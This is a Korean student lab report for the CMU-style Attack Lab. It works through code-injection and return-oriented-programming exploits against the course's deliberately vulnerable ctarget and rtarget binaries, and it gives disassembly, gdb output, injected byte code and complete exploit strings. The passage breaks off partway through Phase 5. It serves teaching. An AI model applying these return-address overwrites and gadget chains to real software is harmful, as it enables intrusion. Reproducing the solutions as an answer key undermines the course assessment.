

CSED211 Lab 4 Report

Attack Lab: Understanding Buffer Overflow Bugs

20220041 김유진

I. Method

target82 파일로 이번 실습을 진행하였다. 보안 취약점이 있는 두 프로그램 ctarget과 rtarget을 각각 code injection과 return-oriented programming 방식으로 원래의 목적과 다른 기능을 하도록 공격한다. code injection attack은 새로운 코드를 작성하여 이를 삽입해 기존 함수로 다시 return 하여 함수를 종료시키는 것이 아니라 다른 함수를 호출하도록 한다. return-oriented programming 은 이와 달리 이미 코드에 내재되어 있는 부분 중 다른 기능을 할 수 있는 gadget을 추출하여 이를 적절히 사용함으로써 다른 함수를 호출하도록 한다. gadget을 추출하는 방식은 ret를 인코딩 하는 c3가 가장 마지막에 오는 일련의 byte sequence를 찾는 것인데, 이 byte sequence에 따라 다른 instruction을 수행한다. 이번 실습에서는 gadget farm이 주어져 있어, 이 farm 내의 코드들 으로부터 gadget을 추출하는 조건 하에 attack을 수행한다. 과제 안내문에 movq, popq, movl, nop instruction들을 인코딩하는 byte code 표가 첨부되어 있다. nop가 다른 기능을 구현하지 않는다는 점, c3가 ret를 인코딩하여 gadget의 가장 마지막에 온다는 점을 고려하여 가능한 gadget 들을 파악하고, 이들을 적절히 조합하여 원하는 instruction을 수행할 수 있도록 구현한다.

이번 실습에서 꼭 알아야 하는 두가지 요소가 존재하는데 첫번째는 hex2raw 프로그램의 활용이다. 코드를 txt 파일로 작성하면 ctarget, rtarget 프로그램들과 함께 포함되어 있는 hex2raw 프로그램을 실행하여 hex-formatted string을 raw string으로 바꾸고 이를 이용해 ctarget, rtarget 프로그램을 실행할 수 있다. 두번째는 byte code를 생성하는 방식이다. Phase를 해결하는 과정에서 어셈블리 코드를 작성한 후 각 instruction에 대한 byte code가 필요한 경우들이 발생한다. 이를 위해서는 gcc를 assembler로 objdump를 disassembler로 사용하여 instruction sequence에 대한 byte code를 생성한다. 직접 작성한 .s 형식의 어셈블리 코드 파일을 gcc -c 명령어를 사용하여 assemble하면 .o 형식의 파일이 생성된다. 그다음 이 .o 형식의 machine code로 구성되어 있는 파일은 우리가 읽을 수 없으므로 disassemble하여 .d 형식의 파일로 변환하는데, 이때 objdump -d 명령어를 사용한다. .d 형식의 파일을 vi 명령어를 사용하여 확인해보면 앞서 어셈블리어로 작성한 instruction들에 대한 byte code를 알 수 있다. 이러한 방법들을 활용하여 phase 해결을 진행한다.

전반적인 메모리 구조와 스택 프레임에 대한 이해를 요구하며, buffer overflow 취약점과 이를 노리는 공격을 방어하고자 하는 ASLR, NX(No execute) 등의 방식들, gadget을 통한 공격 방식 등 강의에서 배운 내용들을 익히는 것에 의의를 둔 실습이다.

II. Solution

```
[kimyujin1224@programming2 ~]$ cd target82
[kimyujin1224@programming2 target82]$ ls
README.txt  cookie.txt  ctarget  farm.c  hex2raw  rtarget
```

target82 안에 다음과 같은 파일들이 구성되어 있다.

```
This file contains materials for one instance of the attacklab.

Files:

    ctarget

Linux binary with code-injection vulnerability. To be used for phases
1-3 of the assignment.

    rtarget

Linux binary with return-oriented programming vulnerability. To be
used for phases 4-5 of the assignment.

    cookie.txt

Text file containing 4-byte signature required for this lab instance.

    farm.c

Source code for gadget farm present in this instance of rtarget. You
can compile (use flag -Og) and disassemble it to look for gadgets.

    hex2raw

Utility program to generate byte sequences. See documentation in lab
handout.
```

README.txt를 확인하면 각 파일에 대한 정보를 확인할 수 있다.

<Part I: Code Injection Attacks>

```
[kimyujin1224@programming2 target82]$ ./ctarget
Cookie: 0x5cd61ef1
Type string:hello
No exploit. Getbuf returned 0x1
Normal return
```

ctarget 프로그램을 실행하면 어떤 string을 입력받고 있음을 알 수 있다. 임의로 hello라는 string을 입력하였더니 아무 일도 일어나지 않았다.

과제안내 자료를 보면 ctarget 프로그램의 test 함수에서 getbuf를 호출하고 있음을 알 수 있다.

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit. Getbuf returned 0x%x\n", val);
6 }
```

```
objdump -d ctarget > ctargetdisas.txt
```

이 명령어를 입력하여 ctarget을 disassemble하여 ctargetdisas.txt 저장되도록 하였다.
ctargetdisas.txt를 열어 getbuf을 살펴보면 다음과 같다.

```
0000000000401722 <getbuf>:
401722: 48 83 ec 28          sub    $0x28,%rsp
401726: 48 89 e7             mov    %rsp,%rdi
401729: e8 2c 02 00 00      callq 40195a <Gets>
40172e: b8 01 00 00 00      mov    $0x1,%eax
401733: 48 83 c4 28          add    $0x28,%rsp
401737: c3                  retq
```

%rsp를 0x28(=40)만큼 빼주는 것으로 보아 buffer의 크기가 0x28 바이트라는 것을 알 수 있다.
test 함수에서 getbuf를 call할 때 return address를 push하고 getbuf를 호출하므로, buffer에 0x28 바이트 이상의 값을 넣을 때 return address를 손상시키게 되고, stack overflow를 발생시킨다는 것을 알 수 있다. 따라서 이 return address를 침범하여 원하는 주소로 바꾸면 getbuf가 끝나고 ret 될 때 원하는 주소로 이동하게 된다.

1. Level 1 (Phase 1)

Phase 1에서는 ctarget을 실행시켰을 때 호출된 getbuf가 retun할 때 touch1이 실행될 수 있도록 할 것을 요구하고 있다.

```
2 {
3     vlevel = 1;          /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```


touch1은 위와 같은 기능을 하는 함수이다. 이전에 ctarget을 disassemble하였던 ctargetdisas.txt 의 touch1 부분을 살펴보면 자세히 분석하였다.

```
0000000000401738 <touch1>:
401738: 48 83 ec 08          sub    $0x8,%rsp
40173c: c7 05 b6 2d 20 00 01 movl   $0x1,0x202db6(%rip)      # 6044fc <vlevel>
401743: 00 00 00             mov    $0x402e98,%edi
401746: bf 98 2e 40 00      callq 400c50 <puts@plt>
40174b: e8 00 f5 ff ff      mov    $0x1,%edi
401750: bf 01 00 00 00      callq 401b49 <validate>
401755: e8 ef 03 00 00      mov    $0x0,%edi
40175a: bf 00 00 00 00      callq 400df0 <exit@plt>
40175f: e8 8c f6 ff ff
```

getbuf 함수가 ret할 때 touch1 함수가 실행되도록 하기 위해 스택의 return address 값을 touch1의 시작주소로 덮어써준다. 입력이 0x28 바이트를 초과하여 스택프레임의 %rsp+0x28부터 %rsp+0x30에 해당하는 부분이 덮어쓰이도록 touch1의 주소를 작성해주어야한다.

'cat > ctarget1.txt' 명령어를 이용해 ctarget1.txt 파일을 만들고 파일 안에 0x28바이트의 임의의 문자와(00을 사용하였다) little endian 형식에 맞춘 touch1의 시작 주소를 작성해준다. ctarget1.txt 내의 내용은 다음과 같다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
38 17 40 00 00 00 00 00
```



```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
38 17 40 00 00 00 00 00
~
```

ctarget1.txt를 hex2raw 프로그램을 활용해 바이트 형식의 문자열을 raw 파일로 변환하여 ctarget을 실행시킨다. 다음과 같이 성공적으로 touch1을 호출하였음을 확인할 수 있다.

```
[kimyujin1224@programming2 target82]$ cat ctarget1.txt | ./hex2raw | ./ctarget
Cookie: 0x5cd61ef1
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
[kimyujin1224@programming2 target82]$
```

2. Level 2 (Phase 2)

Phase 2에서는 어떤 코드를 실제로 삽입하여 ctarget 프로그램을 실행하였을 때 touch2를 호출하도록 구현하는 것을 요구하고 있다.

```
1 void touch2(unsigned val)
2 {
3     vlevel = 2;          /* Part of validation protocol */
4     if (val == cookie) {
5         printf("Touch2!: You called touch2(0x%.8x)\n", val);
6         validate(2);
7     } else {
8         printf("Misfire: You called touch2(0x%.8x)\n", val);
9         fail(2);
10    }
11    exit(0);
12 }
```

touch2는 인자로 받는 val의 값이 cookie와 같은지를 확인하고 같다면 validate을, 같지 않다면 fail을 다시 call한다. 더 자세한 내용을 알아보기 위해 gdb debugger를 살펴보면 touch2를 분석하였다.

```

0000000000401764 <touch2>:
401764: 48 83 ec 08      sub    $0x8,%rsp
401768: 89 fe           mov    %edi,%esi
40176a: c7 05 88 2d 20 00 02 movl   $0x2,0x202d88(%rip)    # 6044fc <vlevel>
401771: 00 00 00       cmp    0x202d8a(%rip),%edi    # 604504 <cookie>
401774: 3b 3d 8a 2d 20 00 jne    401797 <touch2+0x33>
40177a: 75 1b           mov    $0x402ec0,%edi
40177c: bf c0 2e 40 00  mov    $0x0,%eax
401781: b8 00 00 00 00  callq  400c80 <printf@plt>
401786: e8 f5 f4 ff ff  mov    $0x2,%edi
40178b: bf 02 00 00 00  callq  401b49 <validate>
401790: e8 b4 03 00 00  jmp    4017b0 <touch2+0x4c>
401795: eb 19           mov    $0x402ee8,%edi
40179c: b8 00 00 00 00  mov    $0x0,%eax
4017a1: e8 da f4 ff ff  callq  400c80 <printf@plt>
4017a6: bf 02 00 00 00  mov    $0x2,%edi
4017ab: e8 4b 04 00 00  callq  401bfb <fail>
4017b0: bf 00 00 00 00  mov    $0x0,%edi
4017b5: e8 36 f6 ff ff  callq  400df0 <exit@plt>

```

touch2는 %rdi로 하여금 인자를 받고 있으며 401774 주소의 코드를 보면 cookie 값과 비교하고 cookie 값으로 바꿔주어 touch2를 호출한다는 것을 알 수 있다. 앞서 ctarget 프로그램을 실행시켰을 때 cookie 값은 0x5cd61ef1임을 확인하였다. 따라서 return address가 touch2의 시작주소가 되도록 push하고 이 cookie값을 %rdi에 넣어주는 코드를 덮어씌워주면 원하는 바와 같이 test에서 getbuf를 실행한 후 다시 test로 돌아가는 것이 아니라 touch2를 실행시킬 수 있다.

위의 기능을 하는 어셈블리 코드가 삽입될 수 있도록 ctarget2.s라는 파일을 만들어 작성한다.

```

pushq $0x401764 # Push value onto stack
movq $0x5cd61ef1, %rdi # Move cookie value to %rdi
retq # Return

```

<- ctarget2.s

부록에 기재된 방식에 의거하여 gcc -c ctarget2.s를 실행하여 machine code로 바꿔준다. 이를 assemble하여 ctarget2.o 파일을 만들어준다. 이를 objdump -d ctarget2.o > ctarget2.d 명령어를 통해 disassemble하여 byte code를 조사한다.

```

[kimyujin1224@programming2 target82]$ gcc -c ctarget2.s
[kimyujin1224@programming2 target82]$ objdump -d ctarget2.o > ctarget2.d
[kimyujin1224@programming2 target82]$ ls
README.txt  ctarget      ctarget2.d  ctarget2.s  farm.c  rtarget
cookie.txt  ctarget1.txt ctarget2.o  ctargetdisas.txt  hex2raw

```

ctarget2.d를 확인하면 다음과 같은 내용이 담겨 있다.

```

ctarget2.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0: 68 64 17 40 00      pushq  $0x401764
 5: 48 c7 c7 f1 1e d6 5c mov     $0x5cd61ef1,%rdi
 c: c3                retq

```

따라서 삽입할 코드의 instruction에 대한 byte code를 알 수 있다. getbuf가 끝난 후 이 삽입될

코드를 읽게 하기 위해서는 이 명령문이 존재하는 버퍼의 주소를 알아야 한다. getbuf에서 Gets를 호출하기 직전의 %rsp 값이 버퍼의 주소이므로 gdb debugger을 이용하여 이를 조사한다.

```
0000000000401722 <getbuf>:
401722:    48 83 ec 28          sub    $0x28,%rsp
401726:    48 89 e7             mov    %rsp,%rdi
401729:    e8 2c 02 00 00      callq 40195a <Gets>
40172e:    b8 01 00 00 00      mov    $0x1,%eax
401733:    48 83 c4 28          add    $0x28,%rsp
401737:    c3                  retq
```

```
(gdb) i r $rsp
rsp                0x55670488    0x55670488
(gdb) ni
0x0000000000401729    14    in buf.c
(gdb) disas getbuf
Dump of assembler code for function getbuf:
0x0000000000401722 <+0>:    sub    $0x28,%rsp
0x0000000000401726 <+4>:    mov    %rsp,%rdi
=> 0x0000000000401729 <+7>:    callq 0x40195a <Gets>
0x000000000040172e <+12>:   mov    $0x1,%eax
0x0000000000401733 <+17>:   add    $0x28,%rsp
0x0000000000401737 <+21>:   retq
End of assembler dump.
```

Gets를 호출하기 직전 %rsp, 혹은 %rdi 값에 저장되어 있는 값이 0x55670488이므로 이것이 버퍼의 주소이다. 이를 return address로 설정해준다.

확인한 정보들을 활용하여 Phase1과 마찬가지로 little endian임을 고려하여 ctarget2.txt를 생성한 후 작성하고, hex2raw 프로그램을 실행시켜 raw 형식으로 변환시켜 이를 input으로 하여 ctarget을 실행한다.

68 64 17 40 00 48 c7 c7

f1 1e d6 5c c3 00 00 00 #삽입될 명령문의 byte code

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

88 04 67 55 00 00 00 00 #버퍼 공간의 주소

```
[kimyujin1224@programming2 target82]$ cat > ctarget2.txt
68 64 17 40 00 48 c7 c7
f1 1e d6 5c c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
88 04 67 55 00 00 00 00
```

```
[kimyujin1224@programming2 target82]$ cat ctarget2.txt | ./hex2raw | ./ctarget
Cookie: 0x5cd61ef1
Type string:Touch2!: You called touch2(0x5cd61ef1)
Valid solution for level 2 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
[kimyujin1224@programming2 target82]$
```

성공적으로 touch2를 호출하였다.

3. Level 3 (Phase 3)

Phase 3에서는 Phase 2에서와 마찬가지로 code injection을 통해 ctarget 프로그램을 실행하였을 때 touch3을 호출하도록 요구하는데, 이때 인자로 cookie의 string representation을 넘겨주어야 한다.

과제안내문에서 c언어로 구현된 hexmatch와 touch3을 먼저 살펴본다.

```
1 /* Compare string to hex representation of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4     char cbuf[110];
5     /* Make position of check string unpredictable */
6     char *s = cbuf + random() % 100;
7     sprintf(s, "%.8x", val);
8     return strncmp(sval, s, 9) == 0;
9 }
10
11 void touch3(char *sval)
12 {
13     vlevel = 3;          /* Part of validation protocol */
14     if (hexmatch(cookie, sval)) {
15         printf("Touch3!: You called touch3(\"%s\")\n", sval);
16         validate(3);
17     } else {
18         printf("Misfire: You called touch3(\"%s\")\n", sval);
19         fail(3);
20     }
21     exit(0);
22 }
```

touch3에서 인자로 문자열을 받고 있음을 알 수 있는데, hexmatch함수를 호출하여 이 문자열이 cookie 값과 일치하는지를 확인하고, 일치한다면 validate을, 일치하지 않는다면 fail을 호출하고 있음을 알 수 있다. 더 자세히 살펴보기 위해 ctargetdisas.txt에서 touch3을 살펴본다.

```

000000000401838 <touch3>:
401838: 53                                push    %rbx
401839: 48 89 fb                         mov     %rdi,%rbx
40183c: c7 05 b6 2c 20 00 03            movl    $0x3,0x202cb6(%rip)        # 6044fc <vlevel>
401843: 00 00 00
401846: 48 89 fe                         mov     %rdi,%rsi
401849: 8b 3d b5 2c 20 00              mov     0x202cb5(%rip),%edi        # 604504 <cookie>
40184f: e8 66 ff ff ff                callq   4017ba <hexmatch>
401854: 85 c0                           test    %eax,%eax
401856: 74 1e                           je      401876 <touch3+0x3e>
401858: 48 89 de                         mov     %rbx,%rsi
40185b: bf 10 2f 40 00                mov     $0x402f10,%edi
401860: b8 00 00 00 00                mov     $0x0,%eax
401865: e8 16 f4 ff ff                callq   400c80 <printf@plt>
40186a: bf 03 00 00 00                mov     $0x3,%edi
40186f: e8 d5 02 00 00                callq   401b49 <validate>
401874: eb 1c                           jmp     401892 <touch3+0x5a>
401876: 48 89 de                         mov     %rbx,%rsi
401879: bf 38 2f 40 00                mov     $0x402f38,%edi
40187e: b8 00 00 00 00                mov     $0x0,%eax
401883: e8 f8 f3 ff ff                callq   400c80 <printf@plt>
401888: bf 03 00 00 00                mov     $0x3,%edi
40188d: e8 69 03 00 00                callq   401bfb <fail>
401892: bf 00 00 00 00                mov     $0x0,%edi
401897: e8 54 f5 ff ff                callq   400df0 <exit@plt>

```

예상했던 대로 인자로 받은 문자열을 %rdi에 받고 이를 cookie와 비교하고 있다. Phase 2와 달리 cookie 값을 받는 것이 아니라 문자열로 받으므로 cookie 문자열의 주소값을 %rdi로 넘겨주는 코드를 삽입해야 한다. return address 부분에는 코드가 위치한 버퍼의 주소 0x55670488이고 return address의 다음 8바이트에 cookie 문자열의 주소를 추가한다. 이때 cookie 문자열이 있을 주소를 계산하면 버퍼의 시작주소인 0x55670488에서 버퍼의 크기인 0x28을 더하고, 추가로 0x556704b0에 8바이트를 더한 0x556704b8이다. 따라서 touch3의 시작주소인 0x401838를 push해주고 %rdi에 cookie 문자열 주소를 mov한 다음 ret하는 코드를 내용으로 하는 ctarget3.s 파일을 만들고 이를 gcc, objdump 명령어를 이용해 assemble 및 disassemble하여 .o, .d 파일을 생성한다.

```

pushq $0x401838
movq $0x556704b8, %rdi
retq

```

<- ctarget3.s

```

ctarget3.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0: 68 38 18 40 00      pushq  $0x401838
 5: 48 c7 c7 b8 04 67 55  mov     $0x556704b8,%rdi
 c: c3                  retq
~
~

```

앞서 구했듯이 cookie 값은 0x5cd61ef1였는데 이를 ASCII로 변환하여 문자열의 형태로 구성해야 한다. 터미널에 man ascii를 입력하여 ASCII 표를 확인하면 다음과 같다.

2 3 4 5 6 7	30 40 50 60 70 80 90 100 110 120
0: 0 @ P ` p	0: (2 < F P Z d n x
1: ! 1 A Q a q	1:) 3 = G Q [e o y
2: " 2 B R b r	2: * 4 > H R \ f p z
3: # 3 C S c s	3: ! + 5 ? I S] g q {
4: \$ 4 D T d t	4: " , 6 @ J T ^ h r
5: % 5 E U e u	5: # - 7 A K U _ i s }
6: & 6 F V f v	6: \$. 8 B L V ` j t ~
7: ' 7 G W g w	7: % / 9 C M W a k u DEL
8: (8 H X h x	8: & 0 : D N X b l v
9:) 9 I Y i y	9: ' 1 ; E O Y c m w
A: * : J Z j z	
B: + ; K [k {	
C: , < L \ l	
D: - = M] m }	
E: . > N ^ n ~	
F: / ? O _ o DEL	

이를 활용해 cookie 값 5cd61ef1를 문자열로 변환하면 35 63 64 36 31 65 66 31 00이다. (마지막에 NULL)

확인한 정보들을 활용하여 ctarget3.txt를 생성한 후 작성하고, hex2raw 프로그램을 실행시켜 raw 형식으로 변환시켜 이를 input으로 하여 ctarget을 실행한다.

68 38 18 40 00 48 c7 c7

b8 04 67 55 c3 00 00 00 #삽입될 명령문의 byte code

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

88 04 67 55 00 00 00 00 #버퍼 공간의 주소

35 63 64 36 31 65 66 31 #cookie 문자열의 값

00

```
68 38 18 40 00 48 c7 c7
b8 04 67 55 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
88 04 67 55 00 00 00 00
35 63 64 36 31 65 66 31
00
~
```

```
[kimyujin1224@programming2 target82]$ cat ctarget3.txt | ./hex2raw | ./ctarget
Cookie: 0x5cd61ef1
Type string:Touch3!: You called touch3("5cd61ef1")
Valid solution for level 3 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
[kimyujin1224@programming2 target82]$
```

touch3을 성공적으로 호출하였음을 확인할 수 있다.

<Part II: Return-Oriented Programming>

먼저 주어진 rtarget 프로그램에 대한 정보를 정리하였다. ctarget 프로그램과의 차이는 크게 두가지로 구분되는데 첫번째는 매 실행마다 스택에서의 위치에 대해 randomization이 진행되어 삽입될 코드가 있을 위치를 ctarget과 달리 알 수 없다는 점이다. 두번째는 stack을 포함하는 메모리 공간이 nonexecutable하다는 점이다. 따라서 별도의 새로운 코드를 삽입하는 방식이 아닌 이미 존재하고 있는 코드를 원래와 다른 목적으로 실행시키는 방식을 택한다. ret 인스트럭션을 인코딩하는 0xc3으로 끝나는 코드 부분, 즉 gadget을 조사하여 이를 적절히 활용해 attack을 수행한다.

rtarget 프로그램을 실행하면 ctarget과 유사한 방식으로 string을 입력받고 있다.

```
[kimyujin1224@programming2 target82]$ ./rtarget
Cookie: 0x5cd61ef1
Type string:hello
No exploit. Getbuf returned 0x1
Normal return
[kimyujin1224@programming2 target82]$
```

마찬가지로 이를 disassemble하여 rtargetdisas.txt에 저장한다. 핵심적인 부분들의 disassemble된 모습은 다음과 같다.

```
000000000401722 <getbuf>:
401722: 48 83 ec 28          sub    $0x28,%rsp
401726: 48 89 e7             mov    %rsp,%rdi
401729: e8 5c 03 00 00      callq 401a8a <Gets>
40172e: b8 01 00 00 00      mov    $0x1,%eax
401733: 48 83 c4 28          add    $0x28,%rsp
401737: c3                  retq
```

```
000000000401764 <touch2>:
401764: 48 83 ec 08          sub    $0x8,%rsp
401768: 89 fe               mov    %edi,%esi
40176a: c7 05 88 3d 20 00 02 movl    $0x2,0x203d88(%rip)          # 6054fc <vlevel>
401771: 00 00 00             cmp    0x203d8a(%rip),%edi          # 605504 <cookie>
401774: 3b 3d 8a 3d 20 00      jne    401797 <touch2+0x33>
40177a: 75 1b               jne    401797 <touch2+0x33>
40177c: bf f0 2f 40 00      mov    $0x402ff0,%edi
401781: b8 00 00 00 00      mov    $0x0,%eax
401786: e8 f5 f4 ff ff      callq 400c80 <printf@plt>
40178b: bf 02 00 00 00      mov    $0x2,%edi
401790: e8 e4 04 00 00      callq 401c79 <validate>
401795: eb 19               jmp    4017b0 <touch2+0x4c>
401797: bf 18 30 40 00      mov    $0x403018,%edi
40179c: b8 00 00 00 00      mov    $0x0,%eax
4017a1: e8 da f4 ff ff      callq 400c80 <printf@plt>
4017a6: bf 02 00 00 00      mov    $0x2,%edi
4017ab: e8 7b 05 00 00      callq 401d2b <fail>
4017b0: bf 00 00 00 00      mov    $0x0,%edi
4017b5: e8 36 f6 ff ff      callq 400df0 <exit@plt>
```

```

0000000000401838 <touch3>:
401838: 53                                push    %rbx
401839: 48 89 fb                          mov     %rdi,%rbx
40183c: c7 05 b6 3c 20 00 03             movl    $0x3,0x203cb6(%rip)        # 6054fc <vlevel>
401843: 00 00 00
401846: 48 89 fe                          mov     %rdi,%rsi
401849: 8b 3d b5 3c 20 00             mov     0x203cb5(%rip),%edi        # 605504 <cookie>
40184f: e8 66 ff ff ff                callq   4017ba <hexmatch>
401854: 85 c0                            test    %eax,%eax
401856: 74 1e                            je      401876 <touch3+0x3e>
401858: 48 89 de                          mov     %rbx,%rsi
40185b: bf 40 30 40 00             mov     $0x403040,%edi
401860: b8 00 00 00 00             mov     $0x0,%eax
401865: e8 16 f4 ff ff                callq   400c80 <printf@plt>
40186a: bf 03 00 00 00             mov     $0x3,%edi
40186f: e8 05 04 00 00             callq   401c79 <validate>
401874: eb 1c                            jmp     401892 <touch3+0x5a>
401876: 48 89 de                          mov     %rbx,%rsi
401879: bf 68 30 40 00             mov     $0x403068,%edi
40187e: b8 00 00 00 00             mov     $0x0,%eax
401883: e8 f8 f3 ff ff                callq   400c80 <printf@plt>
401888: bf 03 00 00 00             mov     $0x3,%edi
40188d: e8 99 04 00 00             callq   401d2b <fail>
401892: bf 00 00 00 00             mov     $0x0,%edi
401897: e8 54 f5 ff ff                callq   400df0 <exit@plt>

```

```

000000000040189c <test>:
40189c: 48 83 ec 08                      sub     $0x8,%rsp
4018a0: b8 00 00 00 00             mov     $0x0,%eax
4018a5: e8 78 fe ff ff                callq   401722 <getbuf>
4018aa: 89 c6                            mov     %eax,%esi
4018ac: bf 90 30 40 00             mov     $0x403090,%edi
4018b1: b8 00 00 00 00             mov     $0x0,%eax
4018b6: e8 c5 f3 ff ff                callq   400c80 <printf@plt>
4018bb: 48 83 c4 08                      add     $0x8,%rsp
4018bf: c3                              retq

```

4. Level 2 (Phase 4)

Phase 2와 마찬가지로 touch2를 실행시키는 attack을 수행해야하는데, 코드를 삽입하는 대신 gadget을 사용하는 방법을 택한다. 문제 조건에서 start_farm과 mid_farm 사이 구간의 코드에 gadget이 있으며 2 gadgets만으로 수행할 수 있을 밝히고 있다.

앞서 ctarget에서 같은 공격을 수행하고자 삽입했던 코드의 내용은 %rdi에 cookie 값을 넣고 touch2의 시작주소를 push하여 ret하는 것이었다. 그러나 phase 4에서는 버퍼의 주소를 특정할 수 없기 때문에 gadget을 찾는 방식을 이용한다. 조건을 보면 movq, popq, ret, nop의 인스트럭션을 사용할 수 있으므로 스택에 저장된 cookie의 값을 pop하고, 이를 %rdi로 mov하는 작업을 하는 방식을 떠올려 볼 수 있다.

```

00000000004018c0 <start_farm>:
4018c0:  b8 01 00 00 00      mov    $0x1,%eax
4018c5:  c3                  retq

00000000004018c6 <getval_297>:
4018c6:  b8 48 89 c7 c3      mov    $0xc3c78948,%eax
4018cb:  c3                  retq

00000000004018cc <setval_190>:
4018cc:  c7 07 07 d8 c3 7d   movl   $0x7dc3d807,(%rdi)
4018d2:  c3                  retq

00000000004018d3 <addval_118>:
4018d3:  8d 87 48 89 c7 90   lea    -0x6f3876b8(%rdi),%eax
4018d9:  c3                  retq

00000000004018da <setval_256>:
4018da:  c7 07 48 90 90 c3   movl   $0xc3909048,(%rdi)
4018e0:  c3                  retq

00000000004018e1 <addval_235>:
4018e1:  8d 87 48 89 c7 91   lea    -0x6e3876b8(%rdi),%eax
4018e7:  c3                  retq

00000000004018e8 <getval_492>:
4018e8:  b8 d7 83 58 c3      mov    $0xc35883d7,%eax
4018ed:  c3                  retq

00000000004018ee <getval_445>:
4018ee:  b8 da 08 89 c7      mov    $0xc78908da,%eax
4018f3:  c3                  retq

00000000004018f4 <setval_405>:
4018f4:  c7 07 f1 74 58 c3   movl   $0xc35874f1,(%rdi)
4018fa:  c3                  retq

00000000004018fb <mid_farm>:
4018fb:  b8 01 00 00 00      mov    $0x1,%eax
401900:  c3                  retq

```

스택에 저장된 cookie의 값을 %rax로 옮기기 위해 popq %rax를 한 후 cookie 값을 %rax에 입력해준다. gadget farm에 의거하여 popq %rax는 인스트럭션은 58에 의해 이루어지니, 이것이 가능한 gadget을 탐색하면 0x4018e8+3에서 58 c3를 찾을 수 있다. 그리고는 movq를 통해 %rax에서 %rdi로 옮겨주는 인스트럭션을 인코딩하기 위해서는 48 89 c7이 필요하다. 이에 해당하는 gadget으로는 0x4018d3+2에서 48 89 c7 90 c3이 있음을 찾을 수 있다. 90은 nop을 인코딩하므로 무시될 수 있다. 이를 정리하여 코드를 짜면 다음과 같다.

먼저 getbuf에서 알 수 있듯이 스택 프레임의 크기가 0x28이므로 그만큼 아무 값을 채운다.

```
00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00
```

```
00 00 00 00 00 00 00 00
```

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

그리고 `popq %rax`를 실행시킬 `0x4018eb` 값을 넣어주고 그다음 8바이트에 `cookie` 값도 함께 넣어 `%rax`에 `cookie` 값을 입력해준다.

eb 18 40 00 00 00 00 00

f1 1e d6 5c 00 00 00 00

`movq %rax, %rdi`에 해당하는 `0x4018d5` 값을 넣어주고 그 다음에는 `touch2`의 시작 주소를 넘겨 주어 `touch2`를 호출할 수 있게 한다.

d5 18 40 00 00 00 00 00

64 17 40 00 00 00 00 00

최종적으로 다음과 같은 내용을 포함하는 `rtarget2.txt`를 input으로 넘겨준다.

```
[kimyujin1224@programming2 target82]$ cat > rtarget2.txt
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
eb 18 40 00 00 00 00 00
f1 1e d6 5c 00 00 00 00
d5 18 40 00 00 00 00 00
64 17 40 00 00 00 00 00
```

```
[kimyujin1224@programming2 target82]$ cat rtarget2.txt | ./hex2raw | ./rtarget
Cookie: 0x5cd61ef1
Type string:Touch2!: You called touch2(0x5cd61ef1)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
[kimyujin1224@programming2 target82]$
```

성공적으로 `touch2`를 호출하였음을 확인할 수 있다.

5. Level 3 (Phase 5)

Phase 5에서는 `cookie`의 string representation에 대한 pointer를 이용해 `touch3`을 호출하도록 할 것을 요구한다. Phase 3에서와 마찬가지로 `%rdi`로 `cookie` 문자열의 주소를 옮겨야한다. 그러나 입력한 `cookie` 문자열의 주소를 바로 넘겨주는 것은 불가능하므로 스택포인트에 대한 상대적인 값으로 넘겨주는 방식을 택한다. `0x401901`에 있는 `add_xy`를 살펴보면 이에 대한 힌트를 얻을 수 있다. `%rdi+%rsi` 해준 값을 `%rax`에 넣고 있다. 따라서 최종적으로는 `%rdi`에 `%rsp`, `%rsi`에 `%rsp`의 offset을 넣어준 다음 `add_xy` 함수를 활용할 생각으로 구현 방식을 구상했다.

따라서 실행시킬 인스트럭션들은 다음과 같이 정리할 수 있다. 인스트럭션 이전에 Phase 4에서와 마찬가지로 스택 프레임 크기인 0x28만큼 아무 문자로 채워주고 시작한다.

%rsp -> %rax -> %rdi 순서로 넘겨주는 방식을 사용하고자 했다.

- movq %rsp, %rax (48 89 e0): 401957+2

```
0000000000401957 <addval_161>:
401957:      8d 87 48 89 e0 c3      lea     -0x3c1f76b8(%rdi),%eax
40195d:      c3                    retq
```

59 19 40 00 00 00 00 00

- movq %rax, %rdi (48 89 c7): 4018d3+2

```
00000000004018d3 <addval_118>:
4018d3:      8d 87 48 89 c7 90      lea     -0x6f3876b8(%rdi),%eax
4018d9:      c3                    retq
```

d5 18 40 00 00 00 00 00

